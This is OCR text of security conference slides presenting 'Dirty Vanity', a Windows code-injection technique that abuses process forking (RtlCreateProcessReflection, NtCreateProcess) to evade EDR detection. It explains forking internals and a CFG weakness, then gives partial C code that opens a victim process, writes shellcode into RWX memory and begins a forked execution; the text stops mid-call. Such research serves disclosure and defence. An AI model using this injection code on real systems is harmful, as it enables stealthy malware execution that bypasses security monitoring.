
Remote Fork API


```
NtCreateProcess(
ProcessHandle=          &hCreatedProcess,
DesiredAccess=          MAXIMUM_ALLOWED,
ObjectAttributes=       &objectAttribs,
ParentProcess=          ProcessToFork,
InheritObjectTable=     TRUE,
SectionHandle=          nullptr,
DebugPort=              nullptr,
ExceptionPort=          nullptr
);
```

Remote Fork API

```
NTSTATUS  RtlCreateProcessReflection(
    HANDLE ProcessHandle,
    ULONG Flags,
    PVOID StartRoutine,
    PVOID StartContext,
    HANDLE EventHandle,
    T_RTLP_PROCESS_REFLECTION_REFLECTION_INFORMATION* ReflectionInformation);
```

Flow of RtlCreateProcessReflection





User | Kernel

Target.exe (clone)

Shared Parameters

RtlpProcessReflectionStartup
(SharedParamaters**)**

Ldr->ShutdownInProgress=1


According to Shared parameters

NtSuspendThread

StartRoutine

Create clone child
Return `RTL_CLONE_CHILD`

"StartRoutine must be implemented in Ntdll.dll"



Start Routine Protection?


```
FORK_ENTRY:
mov     rax, [rbp+ReflectionContextStruct+10h]  ; StartRoutine
test    rax, rax
jz      short FORK_SUSPEND
mov     rcx, [rbp+ReflectionContextStruct+18h]  ; StartContext
call    cs:__guard_dispatch_icall_fptr
```

CFG < PAGE_EXECUTE

Recap

1. We've mapped the remote forking methods
   - `NtCreateProcess[Ex]`
   - `RtlCreateProcessReflection`
2. By Focusing on the later we gained familiarity with the cloning internals in windows.
   - `MiCloneProcessAddressSpace` copies the parent process memory to the forked child, as a copy on write view, including dynamic allocations.
   - We've established the start address protection of CFG has a flaw

Time to talk Dirty Vanity




Agenda

- Forking Background
- Forking In Windows
- Forking Internals
- **Dirty Vanity (and some more internals)**
- Demo
- Summary & Takeaways

Injections & Defense 101

EDR perspective:

Process	Allocated (optional)	Written	Executed
explorer.exe **(Injected)**	☑	☑	☑



Dirty Vanity

`RtlCreateProcessReflection`

`NtCreateProcess`

`NtCreateProcessEx`


introduce <u>two new primitives</u>:

Fork

Fork & Execute

EDR perspective:

Process	Allocated	Written	Executed
explorer.exe	☑	☑	
explorer.2.exe **(Injected)**			



Dirty Vanity

Prerequisites

Fork & Execute Step:

- `RtlCreateProcessReflection` variant: `PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD | PROCESS_DUP_HANDLE`
- `NtCreateProcess`[`Ex`] variant: `PROCESS_CREATE_PROCESS`

The Initial Write Step - everything you can think of:

- `NtCreateSection` & `NtMapViewOfSection`
- `VirtualAllocEx` & `WriteProcessMemory`
- `NtSetContextThread` (Ghost Writing)
- You get the point

Dirty Vanity via RtlCreateProcessReflection

```
unsigned char shellcode[] = {0x40, 0x55, 0x57, ...};

size_t bytesWritten = 0;

// Opening the fork target with the appropriate rights

HANDLE victimHandle = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE |
PROCESS_CREATE_THREAD | PROCESS_DUP_HANDLE, TRUE, victimPid);

// Allocate shellcode size within the target

DWORD_PTR shellcodeSize = sizeof(shellcode);

LPVOID baseAddress = VirtualAllocEx(victimHandle, nullptr, shellcodeSize, MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);

// Write the shellcode

BOOL status = WriteProcessMemory(victimHandle, baseAddress, shellcode, shellcodeSize,
&bytesWritten);
```

Dirty Vanity via RtlCreateProcessReflection

```
#define RTL_CLONE_PROCESS_FLAGS_INHERIT_HANDLES 0x00000002

HMODULE ntlib = LoadLibraryA("ntdll.dll");

Rtl_CreateProcessReflection RtlCreateProcessReflection =
(Rtl_CreateProcessReflection)GetProcAddress(ntlib, "RtlCreateProcessReflection");

T_RTLP_PROCESS_REFLECTION_REFLECTION_INFORMATION info = { 0 };


// Fork target & Execute shellcode base within clone ☺

NTSTATUS ret = RtlCreateProcessReflection(victimHandle,
